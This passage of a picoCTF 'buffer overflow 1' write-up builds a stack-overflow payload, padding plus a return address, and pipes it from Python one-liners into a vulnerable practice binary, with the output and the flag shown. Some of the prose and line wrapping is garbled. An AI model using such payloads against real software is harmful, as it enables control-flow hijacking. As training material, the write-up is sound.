
```
"A"*(32+4+4+4) + "\xf6\x91\x04\x08"
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA
A
```

This removes the \xf6. Let's replace the ö with \xf6.

```
└─(kali㉿kali)-[~]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08')"
AAAAAAAAAAAAAAAAAAAAAA
```

This strange character tells us that we may be suspicious of something for which we will look deeper.



This tells us that the localization is not moved so it is an opportunity to execute the following command:

```
python3           -c           "import          sys;
sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08')"
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAA

```
(kali㉿kali)-[~/spti]
$ python3 -c "import sys; sys.stdout.buffer.write(b'AAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA\xf6\x91\x04\x08')" | ./vuln
Please enter your string:
Okay, time to return ... Fingers Crossed... Jumping to 0x80491f6
Please create 'flag.txt' in this directory with your own debugging flag.

(kali㉿kali)-[~/spti]
$
```

Now we will have to execute that command that will return the next flag

```
picoCTF{addr3ss3s_ar3_3asy_ad2f467b}
```

## Conclusion

In conclusion, the resolution of the *buffer overflow 0* and *1* challenges allowed for a practical understanding of how poor memory management, particularly in the use of insecure functions such as gets and strcpy, can lead to critical vulnerabilities. Through detailed analysis and intentional manipulation of the execution flow, it was evident how it is possible to exploit these flaws to access sensitive information, such as a *flag*, or even execute arbitrary code on more complex systems. This exercise reinforces the importance of applying good programming practices and the use of secure functions to mitigate this type of attack.